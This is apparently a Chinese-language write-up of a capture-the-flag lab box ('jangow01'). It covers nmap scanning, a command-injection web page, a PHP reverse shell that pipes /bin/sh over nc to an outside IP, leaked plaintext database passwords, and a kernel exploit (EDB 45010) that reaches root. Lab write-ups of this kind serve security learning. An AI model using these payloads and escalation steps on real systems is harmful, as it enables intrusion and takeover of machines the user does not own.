
主机发现



```
172.16.170.50   04:d9:f5:34:10:e7       ASUSTek COMPUTER INC.
172.16.170.53   00:0c:29:a6:b6:15       VMware, Inc.
172.16.170.62   00:0c:29:e7:2c:b5       VMware, Inc.
172.16.170.24   ec:da:59:31:e2:bc       New H3C Technologies Co., Ltd
172.16.170.193  9c:a6:15:f4:53:5a       TP-LINK TECHNOLOGIES CO.,LTD.
172.16.170.222  00:e0:6f:12:19:b2       ARRIS Group, Inc.
172.16.170.254  80:05:88:20:c2:d7       Ruijie Networks Co.,LTD

30 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.9.8: 256 hosts scanned in 1.973 seconds (129.75 hosts/sec). 30 responded

┌──(kali㉿kali)-[~]
└─$ sudo arp-scan --interface=eth1 -l |grep VMware
172.16.170.44   00:0c:29:3a:84:40       VMware, Inc.
172.16.170.48   00:0c:29:3a:a4:62       VMware, Inc.
172.16.170.53   00:0c:29:a6:b6:15       VMware, Inc.
172.16.170.62   00:0c:29:e7:2c:b5       VMware, Inc.

┌──(kali㉿kali)-[~]
└─$ 
```

端口扫描

TCP:

`sudo nmap -sT -sV -O -p- -sC --min-rate=10000 -T5 172.16.170.48`

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
|_http-title: Index of /
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2021-06-10 18:05  site/
|_
MAC Address: 00:0C:29:3A:A4:62 (VMware)
Warning: OSScan results may be unreliable because we could
not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3
cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2
- 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix
```

UDP:

`sudo nmap -sU -p- 172.16.170.48`

```
没有结果
```

漏洞扫描

```
sudo nmap -sT -sV -O -p21,80 --script=vuln --min-
rate=10000 -T5 172.16.170.48
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-09
02:52 EST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 172.16.170.48
Host is up (0.0018s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
|_http-dombased-xss: Couldn't find any DOM based XSS.
| vulners:
|   cpe:/a:apache:http_server:2.4.18:
|       CVE-2022-31813  7.5
https://vulners.com/cve/CVE-2022-31813
|       CNVD-2021-102386        7.5
https://vulners.com/cnvd/CNVD-2021-102386
|       EXPLOITPACK:44C5118F831D55FAF4259C41D8BDA0AB
7.2
https://vulners.com/exploitpack/EXPLOITPACK:44C5118F831D55
FAF4259C41D8BDA0AB        *EXPLOIT*
|       EDB-ID:46676    7.2
https://vulners.com/exploitdb/EDB-ID:46676      *EXPLOIT*
|       CVE-2019-0211   7.2
https://vulners.com/cve/CVE-2019-0211
|       1337DAY-ID-32502        7.2
https://vulners.com/zdt/1337DAY-ID-32502        *EXPLOIT*
|       FDF3DFA1-ED74-5EE2-BF5C-BA752CA34AE8    6.8
https://vulners.com/githubexploit/FDF3DFA1-ED74-5EE2-BF5C-
BA752CA34AE8      *EXPLOIT*
|       CVE-2021-40438  6.8
https://vulners.com/cve/CVE-2021-40438
|       CVE-2020-35452  6.8
https://vulners.com/cve/CVE-2020-35452
|       CVE-2018-1312   6.8
https://vulners.com/cve/CVE-2018-1312
|       CVE-2017-15715  6.8
https://vulners.com/cve/CVE-2017-15715
|       CVE-2016-5387   6.8
https://vulners.com/cve/CVE-2016-5387
|       CNVD-2022-03224 6.8
https://vulners.com/cnvd/CNVD-2022-03224
```

```
|       8AFB43C5-ABD4-52AD-BB19-24D7884FF2A2    6.8
https://vulners.com/githubexploit/8AFB43C5-ABD4-52AD-BB19-
24D7884FF2A2      *EXPLOIT*
|       4810E2D9-AC5F-5B08-BFB3-DDAFA2F63332    6.8
https://vulners.com/githubexploit/4810E2D9-AC5F-5B08-BFB3-
DDAFA2F63332      *EXPLOIT*
|       4373C92A-2755-5538-9C91-0469C995AA9B    6.8
https://vulners.com/githubexploit/4373C92A-2755-5538-9C91-
0469C995AA9B      *EXPLOIT*
|       0095E929-7573-5E4A-A7FA-F6598A35E8DE    6.8
https://vulners.com/githubexploit/0095E929-7573-5E4A-A7FA-
F6598A35E8DE      *EXPLOIT*
|       CVE-2022-28615  6.4
https://vulners.com/cve/CVE-2022-28615
|       CVE-2021-44224  6.4
https://vulners.com/cve/CVE-2021-44224
|       CVE-2019-10082  6.4
https://vulners.com/cve/CVE-2019-10082
|       CVE-2017-9788   6.4
https://vulners.com/cve/CVE-2017-9788
|       CVE-2019-0217   6.0
https://vulners.com/cve/CVE-2019-0217
|       CVE-2022-22721  5.8
https://vulners.com/cve/CVE-2022-22721
|       CVE-2020-1927   5.8
https://vulners.com/cve/CVE-2020-1927
|       CVE-2019-10098  5.8
https://vulners.com/cve/CVE-2019-10098
|       1337DAY-ID-33577        5.8
https://vulners.com/zdt/1337DAY-ID-33577        *EXPLOIT*
|       SSV:96537       5.0
https://vulners.com/seebug/SSV:96537    *EXPLOIT*
|       EXPLOITPACK:C8C256BE0BFF5FE1C0405CB0AA9C075D
5.0
https://vulners.com/exploitpack/EXPLOITPACK:C8C256BE0BFF5F
E1C0405CB0AA9C075D        *EXPLOIT*
|       EXPLOITPACK:2666FB0676B4B582D689921651A30355
5.0
https://vulners.com/exploitpack/EXPLOITPACK:2666FB0676B4B5
82D689921651A30355        *EXPLOIT*
|       EDB-ID:42745    5.0
https://vulners.com/exploitdb/EDB-ID:42745      *EXPLOIT*
|       EDB-ID:40909    5.0
https://vulners.com/exploitdb/EDB-ID:40909      *EXPLOIT*
|       CVE-2016-1546   4.3
https://vulners.com/cve/CVE-2016-1546
|       4013EC74-B3C1-5D95-938A-54197A58586D    4.3
https://vulners.com/githubexploit/4013EC74-B3C1-5D95-938A-
54197A58586D      *EXPLOIT*
|       1337DAY-ID-33575        4.3
https://vulners.com/zdt/1337DAY-ID-33575        *EXPLOIT*
```


```
|       CVE-2018-1283   3.5
https://vulners.com/cve/CVE-2018-1283
|       CVE-2016-8612   3.3
https://vulners.com/cve/CVE-2016-8612
|       PACKETSTORM:152441      0.0
https://vulners.com/packetstorm/PACKETSTORM:152441
*EXPLOIT*
|       CVE-2022-37436  0.0
https://vulners.com/cve/CVE-2022-37436
|       CVE-2022-36760  0.0
https://vulners.com/cve/CVE-2022-36760
|_      CVE-2006-20001  0.0
https://vulners.com/cve/CVE-2006-20001
| http-fileupload-exploiter:
|
|_    Couldn't find a file-type field.
| http-sql-injection:
|   Possible sqli for queries:
|_    http://172.16.170.48:80/?
C=N%3BO%3DA%27%20OR%20sqlspider
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Apache/2.4.18 (Ubuntu)
| http-enum:
|   /: Root directory w/ listing on 'apache/2.4.18
(ubuntu)'
|_  /site/: Potentially interesting folder
|_http-stored-xss: Couldn't find any stored XSS
vulnerabilities.
MAC Address: 00:0C:29:3A:A4:62 (VMware)
Warning: OSScan results may be unreliable because we could
not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3
cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.16 - 4.6, Linux 3.2
- 4.9, Linux 4.4
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix
```

web探索+漏洞利用

值得关注的地方

hello@yourdomain.com

目录扫描发现，在路径`http://172.16.170.48/site/busque.php?buscar=` 发现可以执行命令，发现存在用户/home/jangow01/user.txt ，打开文件是md5加密的文件，写入一反弹shell




```
(*) 基础信息
当前路径: /var/www/html/site
磁盘列表: /
系统信息: Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64
当前用户: www-data
(*) 输入 ashelp 查看本地命令
(www-data:/var/www/html/site) $ whoami
www-data
(www-data:/var/www/html/site) $ sudo -l
sudo: unable to resolve host jangow01: Connection refused
sudo: no tty present and no askpass program specified
(www-data:/var/www/html/site) $ cat /etc/sudoers
cat: /etc/sudoers: Permission denied
(www-data:/var/www/html/site) $ cat /etc/shadow
cat: /etc/shadow: Permission denied
(www-data:/var/www/html/site) $
```

连接成功


发现MySQL账户

```
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```



```
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

尝试登录ftp，是网站后台目录，



编辑: /var/www/html/site/wordpress/config.php

/var/www/html/site/wordpress/config.php

```php
<?php
$servername = "localhost";
$database = "desafio02";
$username = "desafio02";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database)
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
?>

```

这里也有密码，尝试登录ftp，失败

> *【重定向】linux的重定向总结 - 代码小绵羊 - 博客园 (cnblogs.com)*

```
写入文件件，反弹shell
<?php system("rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.36.101.179 443 >/tmp/f");?>
```


> *rm /tmp/f 删除*
> *mkfifo /tmp/f; 在tmp目录下写fifo文件f*
> */bin/sh -i 2>&1 将/bin/sh 的标准错误重定向到标准输出*
> *nc x.x.x.x 2333 >/tmp/f将nc监听到的输入 输入到fifo*

反弹shell成功

提权

jondonas/linux-exploit-suggester-2: Next-Generation Linux Kernel Exploit Suggester (github.com)

将文件上传给靶机（蚁剑）,得到




```
./exp.pl

  #################################
    Linux Exploit Suggester 2
  #################################

  Local Kernel: 4.4.0
  Searching 72 exploits...

  Possible Exploits
  [1] af_packet
      CVE-2016-8655
      Source: http://www.exploit-db.com/exploits/40871
  [2] exploit_x
      CVE-2018-14665
      Source: http://www.exploit-db.com/exploits/45697
  [3] get_rekt
      CVE-2017-16695
      Source: http://www.exploit-db.com/exploits/45010

www-data@jangow01:/var/www/html/site$ ^C sent 105, rcvd 1293
```

使用45010，下载

`searchsploit linux Kernel 4.4 -m 45010`

上传至靶机编译，添加执行权限，成功提权



```
[*] attaching bpf backdoor to socket
[*] skbuff ⇒ ffff880037a33a00
[*] Leaking sock struct from ffff880037d85680
[*] Sock→sk_rcvtimeo at offset 472
[*] Cred structure at ffff880035b9e540
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff880035b9e540
[*] credentials patched, launching shell ...
#

# python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
root@jangow01:/var/www/html/site# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
root@jangow01:/var/www/html/site# whoami
whoami
root
root@jangow01:/var/www/html/site#
```